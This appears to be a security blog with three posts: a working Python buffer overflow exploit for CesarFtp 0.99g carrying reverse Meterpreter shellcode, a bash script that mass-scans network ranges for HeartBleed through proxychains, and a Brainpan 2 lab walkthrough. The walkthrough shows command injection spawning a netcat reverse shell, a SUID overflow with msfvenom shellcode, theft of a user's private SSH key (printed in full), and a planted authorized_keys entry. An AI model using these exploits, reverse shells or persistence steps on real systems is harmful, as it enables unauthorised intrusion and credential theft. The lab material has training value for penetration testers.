Saturday, April 26, 2014

CesarFtp 0.99g Buffer Overflow Exploit

#!/usr/bin/python
#CesarFtp 0.99g Buffer Overflow Exploit by 1N3 @ treadstonesecurity.blogspot.ca
#Uses Metasploit's exploit/multi/handler reverse meterpreter shellcode to gain remote access to the target. Replace as needed.

from socket import *

shellcode = ( # reverse meterpreter shell 4444
"\xbb\x9c\x7e\x21\x9b\xdb\xca\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x18\x31\x5a\x13\x83\xc2\x04\x03\x5a\x93\x9c\xd4\x67\x9a\xbb"
"\x73\x13\x9f\x0b\xf7\x63\x13\xe7\x57\x78\xa0\xe5\xdc\xf2\x96"
"\xa4\x4e\xbc\xd5\xb0\xad\x73\xea\xe3\xff\x06\xe3\x97\x6a\xe1"
"\x70\xe2\x56\x7a\xca\xe8\xde\xf7\x9e\xff\x02\x09\xf7\x8b\x7a"
"\x51\x06\x64\xf7\x10\x34\x75\xe6\xd0\x2d\x79\xa5\xbc\xac\xeb"
"\x4b\xbe\x7e\x7c\x23\x80\xd6\x94\xbe\x68\x24\x9b\xaf\x34\xa1"
"\x7a\x9c\x73\xbd\x2f\x72\x2b\xec\xa5\x64\x82\x59\x6c\x7a\xc1")

def intel_order(i):
    a = chr(i % 256)
    i = i >> 8
    b = chr(i % 256)
    i = i >> 8
    c = chr(i % 256)
    i = i >> 8
    d = chr(i % 256)
    str = "%c%c%c%c" % (a, b, c, d)
    return str

host = "192.168.23.112"
port = 21
user = "ftp"
password = "ftp"
#EIP = 0x77D718FC #jmp esp <user32.dll XP SP1 english>
EIP = 0x76AA679b #jmp esp <metasploit module>

s = socket(AF_INET, SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)

s.send("user %s\r\n" % (user))
print s.recv(1024)

s.send("pass %s\r\n" % (password))
print s.recv(1024)

buffer = "MKD "
buffer += "\n" * 671
buffer += "A" * 3 + intel_order(EIP)
buffer += "\x90" * 40 + shellcode
buffer += "\r\n"

print "len: %d" % (len(buffer))

s.send(buffer)
print s.recv(1024)

s.close()

Wednesday, April 16, 2014

MassBleed OpenSSL HeartBleed Scanner


#!/bin/bash
# massbleed.sh 20140423 by 1N3
# http://treadstonesecurity.blogspot.ca
# Usage: sh massbleed.sh <CIDR|IP> <single|port|subnet> [port] [proxy]
#
# This script has four main functions with the ability to proxy all connections:
# 1. To mass scan any CIDR range for HeartBleed via port 443/tcp (https) (example: sh massbleed.sh 192.168.0.0/16)
# 2. To scan any CIDR range for HeartBleed via any custom port specified (example: sh massbleed.sh 192.168.0.0/16 port 8443)
# 3. To individual scan every port (1-10000) on a single system for vulnerable versions of OpenSSL (example: sh massbleed.sh 127.0.0.1 single)
# 4. To scan every open port on every host in a single class C subnet for HeartBleed (example: sh massbleed.sh 192.168.0. subnet)
#
# PROXY: A proxy option has been added to scan and run the scan via proxychains. You'll need to configure /etc/proxychains.conf for this to work.
# USAGE EXAMPLES:
# (example: sh massbleed.sh 192.168.0.0/16 0 0 proxy)
# (example: sh massbleed.sh 192.168.0.0/16 port 8443 proxy)
# (example: sh massbleed.sh 127.0.0.1 single 0 proxy)
# (example: sh massbleed.sh 192.168.0. subnet 0 proxy)
#
# Prerequisites:
# Is the heartbleed POC present?
# Is unicornscan installed?
# Is nmap installed?

echo "(--==== http://treadstonesecurity.blogspot.ca"
echo "(--==== massbleed.sh 20140423 by 1N3"
echo ""

HEARTBLEED=`ls heartbleed.py`
UNICORNSCAN=`which unicornscan`
NMAP=`which nmap`
RANGE=$1
ALL_PORTS=$2
CUSTOM_PORT=$3
PROXY=$4
PORT_RANGE="1-65000"

if [ "$HEARTBLEED" != "heartbleed.py" ]; then
    echo "(--==== heartbleed.py not found!"
    echo "(--==== To fix, download the POC by Jared Stafford and place in same directory named: heartbleed.py"
    exit
fi

if [ "$UNICORNSCAN" == "" ]; then
    echo "(--==== unicornscan not installed! Exiting..."
    exit
fi

if [ "$NMAP" == "" ]; then
    echo "(--==== nmap not installed! Exiting..."
    exit
fi

if [ -z "$1" ]; then
    echo "(--==== usage: $0 <CIDR|IP> <single|port|subnet> [port] [proxy]"
    exit
fi

if [ "$PROXY" = "proxy" ]; then
    echo "(--==== scanning via proxy..."
    if [ "$ALL_PORTS" = "single" ]; then
        if [ "$CUSTOM_PORT" != "0" ]; then
            echo "(--==== Checking $RANGE:$CUSTOM_PORT" && proxychains python heartbleed.py $RANGE -p $CUSTOM_PORT | grep Server 2> /dev/null
        else
            for a in `proxychains unicornscan $RANGE -p $PORT_RANGE | awk '{print $4}' | cut -d']' -f1`;
                do echo "(--==== Checking $RANGE:"$a && proxychains python heartbleed.py $RANGE -p $a | grep Server 2>/dev/null;
            done;
        fi
    fi
    if [ "$ALL_PORTS" = "subnet" ]; then
        for a in {1..254};
        do
            echo "Scanning: $RANGE$a"
            for b in `proxychains unicornscan "$RANGE$a" -mT -r500 | awk '{print $4}' | cut -d']' -f1`;
                do
                echo "$RANGE$a:$b"
                proxychains python heartbleed.py $RANGE$a -p $b | grep Server;
            done;
        done;
    fi
    if [ "$ALL_PORTS" = "port" ]; then
        for a in `proxychains unicornscan $RANGE -p $CUSTOM_PORT | awk '{print $6}'`;
            do echo "(--==== Checking:" $a:$CUSTOM_PORT&& proxychains python heartbleed.py $a -p $CUSTOM_PORT | grep Server;
        done;
    else
        for a in `proxychains unicornscan $RANGE -p 443 | awk '{print $6}'`;
            do echo "(--==== Checking:" $a && proxychains python heartbleed.py $a -p 443 | grep Server;
        done
    fi
else
    if [ "$ALL_PORTS" = "single" ]; then
        for a in `unicornscan $RANGE -p $PORT_RANGE | awk '{print $4}' | cut -d']' -f1`;
            do echo "(--==== Checking $RANGE:"$a && python heartbleed.py $RANGE -p $a | grep Server 2>/dev/null;
        done;
    fi
    if [ "$ALL_PORTS" = "subnet" ]; then
        for a in {1..254};
        do
            echo "Scanning: $RANGE$a"
            for b in `unicornscan "$RANGE$a" -mT -r500 | awk '{print $4}' | cut -d']' -f1`;
                do
                echo "$RANGE$a:$b"
                python heartbleed.py $RANGE$a -p $b | grep Server;
            done;
        done;
    fi
    if [ "$ALL_PORTS" = "port" ]; then
        for a in `unicornscan $RANGE -p $CUSTOM_PORT | awk '{print $6}'`;
            do echo "(--==== Checking:" $a:$CUSTOM_PORT&& python heartbleed.py $a -p $CUSTOM_PORT | grep Server;
        done;
    else
        for a in `unicornscan $RANGE -p 443 | awk '{print $6}'`;
            do echo "(--==== Checking:" $a && python heartbleed.py $a -p 443 | grep Server;
        done
    fi
fi

echo "(--==== scan complete!"
exit

Sunday, March 16, 2014

Brainpan 2 Pentest VM Solution


# OVERVIEW
 
Brainpan 2 is a test VM solution used for Pentesting/Hacking simulations. For more info, go to http://blog.techorganic.com. This walk through covers the basic steps to obtain "root" access to Brainpan 2.


# DISCOVER BRAINPAN2 HOST

root@bt:/mnt/sdb/# netdiscover -r 192.168.1.0/24 -i eth2

 Currently scanning: Finished!   |   Screen View: Unique Hosts                                                                                                      
                                                                                                                                                                    
 7 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 420                                                                                                    
 _____________________________________________________________________________
   IP            At MAC Address      Count  Len   MAC Vendor                 
 -----------------------------------------------------------------------------
 192.168.1.120   00:0c:29:5f:9b:12    01    060   VMware, Inc.                                                                                                      


# PORT SCAN

root@bt:/mnt/sdb/# nmap -sV 192.168.1.120

################################### Running port scan ##############################

Starting Nmap 6.25 ( http://nmap.org ) at 2014-03-15 21:26 EDT
Nmap scan report for 192.168.1.120
Host is up (0.00024s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port9999-TCP:V=6.25%I=7%D=3/15%Time=5324FDCD%P=i686-pc-linux-gnu%r(NULL
SF:,296,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\n_\|_\|_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|\x20\x20\x20\x20_\|_\|_\|\x
SF:20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x2
SF:0\x20\x20_\|_\|_\|\x20\x20_\|_\|_\|\x20\x20\n_\|\x20\x20\x20\x20_\|\x20
SF:\x20_\|_\|\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20
SF:\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20
SF:\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|\x20\x20\x20\x20_\|\x
SF:20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20
SF:_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20
SF:_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|_\|_\|\x20\x20
SF:\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20_\|
SF:\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|_\|\x20\x20\x20\x20\x20\x20
SF:_\|_\|_\|\x20\x20_\|\x20\x20\x20\x20_\|\n\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20


# BRUTE FORCE WEB FILES

root@bt:/mnt/sdb/# dirbuster &
http://192.168.1.120:10000

Starting OWASP DirBuster 0.12
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /bin/ - 200
Dir found: // - 200
ERROR: http://192.168.1.120/bin/brainpan.exe - IOException Connection refused


# CONNECT TO BRAINPAN2

root@bt:/mnt/sdb/# nc 192.168.1.120 9999
_|                            _|                                      
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|                        
                                            _|

[______________________ WELCOME TO BRAINPAN 2.0________________________]
                             LOGIN AS GUEST                           

                          >> GUEST
                          ACCESS GRANTED


                             *  *  *  *                              
    THIS APPLICATION IS WORK IN PROGRESS. GUEST ACCESS IS RESTRICTED.
    TYPE "TELL ME MORE" FOR A LIST OF COMMANDS.
                             *  *  *  *                              


                          >> TELL ME MORE
    FILES    HELP    VIEW       CREATE
    USERS    MSG     SYSTEM     BYE

                          >> HELP
BRAINPAN(7)                           2.0                          BRAINPAN(7)


NAME
       brainpan - Server side collaboration system.


DESCRIPTION
       The  brainpan  server  is  a  collaboration system that allows users to
       share and update files  on  the  fly.  While  the  server  is  work  in
       progress,  several  features  are functional.  GUEST users have limited
       access to the available commands.


COMMANDS
       HELP Display the the brainpan manual.


       TELL ME MORE Show a list of available commands.


       FILES Show files currently stored on the server.


       VIEW View a file stored on the server.


       CREATE Create a file on the server.


       USERS Display a list of users currently logged in.


       MSG Send a message to a user.


       SYSTEM Report system information.


       BYE Log out of the server.


AUTHENTICATION
       There is currently no proper authentication mechanism in place. At this
       time  the software is in it's alpha stage. The only avaiable account is
       GUEST. The DEBUG account will alter the output of some commands -  use‐
       ful for developers.


AUTHOR
       superkojiman - http://www.techorganic.com


version                   http://www.techorganic.com               BRAINPAN(7)
                          >> BYE


# LOGIN AS DEBUG USER

root@bt:/mnt/sdb/# nc 192.168.1.120 9999
_|                            _|                                      
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|                        
                                            _|

[______________________ WELCOME TO BRAINPAN 2.0________________________]
                             LOGIN AS GUEST                           

                          >> DEBUG
                          ACCESS GRANTED


                             *  *  *  *                              
    THIS APPLICATION IS WORK IN PROGRESS. GUEST ACCESS IS RESTRICTED.
    TYPE "TELL ME MORE" FOR A LIST OF COMMANDS.
                             *  *  *  *                              


                          >> TELL ME MORE
    FILES    HELP    VIEW       CREATE
    USERS    MSG     SYSTEM     BYE


# BRAINPAN 2 COMMAND INJECTION VULNERABILITY IN VIEW COMMAND

                          >> VIEW
    ENTER FILE TO DOWNLOAD: |whoami
anansi


# START REVERSE NETCAT SHELL

                          >> VIEW
    ENTER FILE TO DOWNLOAD: |nc 192.168.1.112 443 -e /bin/bash


# START REVERSE NETCAT LISTENER

root@bt:~/.ssh# nc -lvvp 443
listening on [any] 443 ...
192.168.1.120: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.1.112] from (UNKNOWN) [192.168.1.120] 51601
whoami
anansi

pwd
/opt/brainpan

ls
brainpan.exe
brainpan.txt
notes.txt


# BREAK OUT OF LIMITED SHELL

python -c 'import pty;pty.spawn("/bin/bash")'
anansi@brainpan2:/opt/brainpan$


# SEARCH FOR SUID OR GUID files

-rwxr-sr-x 1 root  shadow 30K May  4  2012 /sbin/unix_chkpwd
-rwsr-xr-x 1 puck puck 18K Nov  4 14:37 /opt/old/brainpan-1.8/brainpan-1.8.exe
-rwsr-xr-x 1 root  root  916K Jan  2  2013 /usr/sbin/exim4
-rwsr-xr-x 1 root  root  44K May 25  2012 /usr/bin/chfn
-rwxr-sr-x 1 root  tty 18K Dec  9  2012 /usr/bin/wall
-rwsr-xr-x 1 root  root  45K May 25  2012 /usr/bin/passwd
-rwsr-xr-x 1 root  root  36K May 25  2012 /usr/bin/chsh
-rwxr-sr-x 1 root  ssh 126K Feb  8  2013 /usr/bin/ssh-agent
-rwxr-sr-x 1 root  crontab 34K Jul  3  2012 /usr/bin/crontab
-rwsr-sr-x 1 root  mail 82K Jun  6  2012 /usr/bin/procmail
-rwxr-sr-x 1 root  mail 18K Jun  6  2012 /usr/bin/lockfile
-rwsr-xr-x 1 root  root  65K May 25  2012 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 46K Jun  9  2012 /usr/bin/at
-rwxr-sr-x 1 root  tty 9.5K Jun 11  2012 /usr/bin/bsd-write
-rwxr-sr-x 1 root  mail 9.6K Oct  2 17:15 /usr/bin/mutt_dotlock
-rwxr-sr-x 1 root  shadow 18K May 25  2012 /usr/bin/expiry
-rwsr-xr-x 1 root  root  31K May 25  2012 /usr/bin/newgrp
-rwxr-sr-x 1 root  mlocate 30K Sep 25  2010 /usr/bin/mlocate
-rwxr-sr-x 1 root  mail 14K Dec 11  2012 /usr/bin/dotlockfile
-rwxr-sr-x 1 root  shadow 49K May 25  2012 /usr/bin/chage
-rwsr-xr-x 1 root  root  9.5K Dec 30  2012 /usr/lib/pt_chown
-rwsr-xr-x 1 root  root  243K Feb  8  2013 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root  root  5.3K Dec 23  2012 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root  root  67K Dec  9  2012 /bin/umount
-rwsr-xr-x 1 root  root  31K Apr 12  2011 /bin/ping
-rwsr-xr-x 1 root  root  87K Dec  9  2012 /bin/mount
-rwsr-xr-x 1 root  root  35K Apr 12  2011 /bin/ping6
-rwsr-xr-x 1 root  root  35K May 25  2012 /bin/su
-rwsr-xr-x 1 root root 8.8K Nov  6 17:10 /home/reynard/msg_root


# FUZZING MSG_ROOT SUID ROOT PROGRAM
# Since msg_root is SUID, if we can find an overflow in the program, we can use that to execute code with "root" privileges. Testing the code shows that the program uses 2 arguments (username) and (message). We can fuzz both of these with large arbitrary buffers to check for overflows...


anansi@brainpan2:/opt/brainpan$ cd /home/reynard
cd /home/reynard
anansi@brainpan2:/home/reynard$ ls
ls
msg_root  readme.txt  startweb.sh  web
anansi@brainpan2:/home/reynard$ cat readme.txt
cat readme.txt
msg_root is a quick way to send a message to the root user.
Messages are written to /tmp/msg.txt

usage:
msg_root "username" "this message is for root"


# OVERFLOW CONFIRMED

 
anansi@brainpan2:/home/reynard$ gdb -q ./msg_root
(gdb) r `perl -e 'print "A"x100'` BBBB
r `perl -e 'print "A"x100'` BBBB
Starting program: /home/reynard/msg_root `perl -e 'print "A"x100'` BBBB

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)


# CREATE UNIQUE PATTERN WITH PATTERN_CREATE.RB

msf > ruby pattern_create.rb 100
[*] exec: ruby pattern_create.rb 100

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A


# RUN GDB ON MSG_ROOT REPLACING ORIGINAL BUFFER WITH UNIQUE PATTERN TO FIND OFFSET

 
msf > ruby pattern_offset.rb 0x35614134
[*] exec: ruby pattern_offset.rb 0x35614134

[*] Exact match at offset 14

# 14 BYTES TO OVERWRITE EIP


# CONEPTUAL BUFFER
BUFFER (100) = [JUNK (14) + EIP (4) + BUFFER (82)]


(gdb) r `perl -e 'print "A"x14,"BBBB"'` CCCC
r `perl -e 'print "A"x14,"BBBB"'` CCCC
The program being debugged has been started already.
Start it from the beginning? (y or n) y
y

Starting program: /home/reynard/msg_root `perl -e 'print "A"x14,"BBBB"'` CCCC

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)


# EIP is overwritten with B's as expected (ie. we control EIP). Now we need to generate our shellcode...

# GENERATING OUR SHELLCODE

msf > msfvenom -p linux/x86/exec CMD=/bin/sh -b "x00x0axff" -f c
[*] exec: msfvenom -p linux/x86/exec CMD=/bin/sh -b "x00x0axff" -f c


[*] x86/shikata_ga_nai succeeded with size 70 (iteration=1)
unsigned char buf[] =
"\xda\xc3\xd9\x74\x24\xf4\xbb\x15\x2b\x13\x7a\x58\x29\xc9\xb1"
"\x0b\x83\xe8\xfc\x31\x58\x16\x03\x58\x16\xe2\xe0\x41\x18\x22"
"\x93\xc4\x78\xba\x8e\x8b\x0d\xdd\xb8\x64\x7d\x4a\x38\x13\xae"
"\xe8\x51\x8d\x39\x0f\xf3\xb9\x32\xd0\xf3\x39\x6c\xb2\x9a\x57"
"\x5d\x41\x34\xa8\xf6\xf6\x4d\x49\x35\x78";


# NEW CONCEPTUAL BUFFER
BUFFER (100) = [JUNK (14) + EIP (4) + NOOPS (12) + SHELLCODE (70)]


# Now we need to know where to point our new EIP to execute our shellcode. To do this, we can compile and run 2 C programs to tell us the right address to jump to for our shellcode (eggcode.c and findeggaddr.c). I compiled both of them locally on my system and transferred to target system using wget.


anansi@brainpan2:/tmp$ ./eggcode
Eggshell loaded into environment.

anansi@brainpan2:/tmp$ ./findeggaddr
./findeggaddr
EGG address: 0xbffffd74
anansi@brainpan2:/tmp$


# LITTLE ENDIAN

\x74\xfd\xff\xbf


# EXPLOITING MSG_ROOT

anansi@brainpan2:/home/reynard$ ./msg_root `perl -e 'print "A"x14,"\x74\xfd\xff\xbf","\x90"x12,"\xda\xc3\xd9\x74\x24\xf4\xbb\x15\x2b\x13\x7a\x58\x29\xc9\xb1\x0b\x83\xe8\xfc\x31\x58\x16\x03\x58\x16\xe2\xe0\x41\x18\x22\x93\xc4\x78\xba\x8e\x8b\x0d\xdd\xb8\x64\x7d\x4a\x38\x13\xae\xe8\x51\x8d\x39\x0f\xf3\xb9\x32\xd0\xf3\x39\x6c\xb2\x9a\x57\x5d\x41\x34\xa8\xf6\xf6\x4d\x49\x35\x78"'` test
<xf3\x39\x6c\xb2\x9a\x57\x5d\x41\x34\xa8\xf6\xf6\x4d\x49\x35\x78"'` test   
AhmadUUMUni
$ whoami
whoami
root


root@brainpan2:/# cd /root/
root@brainpan2:/root# cat whatif.txt

       WHAT IF I TOLD YOU
              ___
            /     \
           | ______\
          (, \_/ \_/
           |   ._. |
           \   --- /
           /`-.__.'
      .---'`-.___|\___
     /                `.

       YOU ARE NOT ROOT?


# CHECKING USERS, UID 0 APPEARS TO BE RENAMED TO "root "... UGH! The test continues...

root@brainpan2:/root# cat /etc/passwd
root:x:104:106:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
root :x:0:0:root:/var/root:/bin/bash
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
anansi:x:1000:1000:anansi,,,:/home/anansi:/bin/bash
puck:x:1001:1001:puck,,,:/home/puck:/bin/bash
reynard:x:1002:1002:reynard,,,:/home/reynard:/bin/bash


# Since there were 2 obvious SUID programs running on the system, I decided to try and exploit the other which was owned by 'puck'...

-rwsr-xr-x 1 puck puck 18K Nov  4 14:37 /opt/old/brainpan-1.8/brainpan-1.8.exe

$ cd /opt/old
cd /opt/old
$ ls
ls
brainpan-1.8
$ cd brainpan-1.8
cd brainpan-1.8
$ ls
ls
brainpan-1.8.exe  brainpan.7  brainpan.cfg

$ ls -lh
ls -lh
total 28K
-rwsr-xr-x 1 puck puck   18K Nov  4 14:37 brainpan-1.8.exe
-rw-r--r-- 1 puck puck  1.2K Nov  5 09:24 brainpan.7
-rw-rw-rw- 1 puck staff   27 Nov  5 09:25 brainpan.cfg


# WEAK PERMISSIONS ON BRAINPAN.CFG SO I DECIDED TO ALTER THE VALUES TO MAKE THE PROGRAM ACCESSIBLE FROM THE EXTERNAL IP...

$ echo "port=9333" > brainpan.cfg
echo "port=9333" > brainpan.cfg
$ echo "ipaddr=192.168.1.122" >> brainpan.cfg
echo "ipaddr=192.168.1.122" >> brainpan.cfg
$ ./brainpan-1.8.exe &
./brainpan-1.8.exe &
$ port = 9333
ipaddr = 192.168.1.122
+ bind done
+ waiting for connections...


# CONNECTING TO BRAINPAN 1.8

root@bt:/var/www/tmp/tools/debug# nc 192.168.1.122 9333
_|                            _|                                      
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|                        
                                            _|

[______________________ WELCOME TO BRAINPAN 1.8________________________]
                             LOGIN AS GUEST                           

                          >> GUEST
                          ACCESS GRANTED


                             *  *  *  *                              
    THIS APPLICATION IS WORK IN PROGRESS. GUEST ACCESS IS RESTRICTED.
    TYPE "TELL ME MORE" FOR A LIST OF COMMANDS.
                             *  *  *  *                              


                          >> VIEW
    ENTER FILE TO DOWNLOAD: /etc/passwd | whoami
puck


# DOWNLOADING PUCKS PRIVATE SSH KEYS...

                          >> VIEW
    ENTER FILE TO DOWNLOAD: file | cat /home/puck/.backup/.ssh/*
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA1+CFCKF8MKX5rED7Yjf+qqVVSYswPeKaNxtk/hcKLmuS0s/X
EWAELLV+Cvg7eQDGSm1n209t7BZ133jGSehKkPkJeSVFKsCv4ACUeYuqTsBluF0V
Fcl6ZbnwzkIJYj3GH8YPlRlv/6r8CfJPjtqvwnRBaAZWxjGhyzPm4TWJs6xwK0ri
dnjiI8TkQ0GJiY4ptr3dBvvMNlt1Kvxe6WZFtkA/9nc8LO5FE7zIZR7mVMhO7qPl
qave0ZWw9QHdzdY8OwrkK25zprLAqMAqy4DGrasOYMCw8R2vHijbNGnqd8uFGu1v
hYyPYX++dC3n8JssJgQRFFKA3gNbMYCySZMnUQIDAQABAoIBAE5C8Be763j7gvNG
r5vg7utQewXpdvjIgN3/iXJwSdmgWB8jCDYdWAYZWfOCIJVyiXCMDz27ov8W+W6l
q0U5+GZsUlngAB5KsrgDndAeqQRZzcazwCQg4cWlTj6IRDygZoY4WIfWK/tFMpAs
j1kbwOI/IUMkIStC7QPs8gOtVBmVfFKxrF1Le5mY7b32ETj/0Knebp7naLF64lnn
LSQUqUFohMCiSmQk5zG/e+6f0ZG0qWQw+XNsyGigVAJ0gNC/+5OxQV0h517oPFW6
OwwevwJkwZnZbUfn6T8Hyaa8UtinNDVTgb2s+pGHxGD6g1neClacDd67vZP5IwsQ
zdZagd0CgYEA+2nfv28sem/+M8JWSm70xJVL4okH569/bWHcp/7iPloDtReEECrR
WGPMvwh6q2wh0hU1kWvUSt+fC21AgPlu0jnHdkxK9gyYLSp8cmQuk/c6IEI3Jsk8
aqF2pihaSuZdBPbWgre/EXIKXVoQpIH3QKLUNdA9C71PnuvDGpC6TOcCgYEA29Cv
wCMcKsqEI+dQhHjFZzlwmBIeF2VoeMiv7MFbnpAvPprR6N2KOJxXdQivvE8rskBL
buIthSAVLPvDRFBswUCkmKeJlnuwy/QzOfeyGpCPKhtxz+BX83XzYISfCpAQDLGA
fxTdrxW3aJ1le9hkMfkaUrqqV1wg5/veqWml6wcCgYBpevoM7y/SDrqwLJDXmcXH
1HuKB8PxSIhF9BEHysBROKLlj4Aw6EX8t6JnY79TvIJUCeH3qS3gXAH2YVf2xK/i
M6ujzk6E/LO7/19G/xErs0YH0sAg3b0jX6rP+44mbpAITSeioEThpN8EW40v9/cs
fyRZj4yNKFgHbRLmSmJfcQKBgFl2gOExKPidfdRjA5k20hjl/tZVoVuiUTe/biJs
u844HpJbTo15BRVvRAUE6Qk6K62bj1fsw9wHp7asLNfz559roNHkdhIB+322wNaZ
4in/pdTcYKDbTNBwtAIXV+djpLSV1ZdjNapZq1DvpmsWMglIuhbrlAKEI3xnPUM0
FWwnAoGBAOniWAvJMvrIAeYjjFsdU7w9KSY/PG/0dVFELikt800DRMMYZ+I+z8sL
GWceTsJpJHVIgC+BBvt8jCLf2bmdZs1W7w/W459+FYAxB21aUELPblQRfuBsEjHs
nKXuwj5sY94uQfoX8TWdP5ETp78DAcacxplt2s8EI3NmX2UpqFf9
-----END RSA PRIVATE KEY-----
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDX4IUIoXwwpfmsQPtiN/6qpVVJizA94po3G2T+Fwoua5LSz9cRYAQstX4K+Dt5AMZKbWfbT23sFnXfeMZJ6EqQ+Ql5JUUqwK/gAJR5i6pOwGW4XRUVyXplufDOQgliPcYfxg+VGW//qvwJ8k+O2q/CdEFoBlbGMaHLM+bhNYmzrHArSuJ2eOIjxORDQYmJjim2vd0G+8w2W3Uq/F7pZkW2QD/2dzws7kUTvMhlHuZUyE7uo+Wpq97RlbD1Ad3N1jw7CuQrbnOmssCowCrLgMatqw5gwLDxHa8eKNs0aep3y4Ua7W+FjI9hf750LefwmywmBBEUUoDeA1sxgLJJkydR puck@brainpan2
                          >>


# IMPORT MY OWN SSH KEYS INTO PUCKS AUTHORIZED_KEYS FILE...

                          >> VIEW
    ENTER FILE TO DOWNLOAD: file | echo "ssh-rsa AAAAB3NzaC1yc2wEAAAABIwAAAQEA8VC3iG3LqvKjMGlZZVdpo6bN66q4DIMavddQY8p+K53rncpIrZfbpdp7eGPQEVoQp5+SENpFeuocoCGN0QjL3HIAXa32erj1fO8Y820JxjWutRIJBkBtqQQVhW8dxBWbzmlJyzZHj/TpKwpIym5Gx3J/j0SsvtMaWV4TJ7w+uumfH55JYN6QhjB9q8kn2ow6Wgm4eCkVIrnmzGYUsJhT5d7QYHt8JkJsD9n0SSOXHn9FJutPgzqxE+slGsCsphVZjK5INBJdaMyyyPVuMwgOr89zrjnMSEY5mcBASLGFTq425weGsgueAfEuZ7iq7KZbzAW28Q9JBh6BQOk4N/dp9w== root@bt" > ~/.ssh/authorized_keys
                          >> VIEW
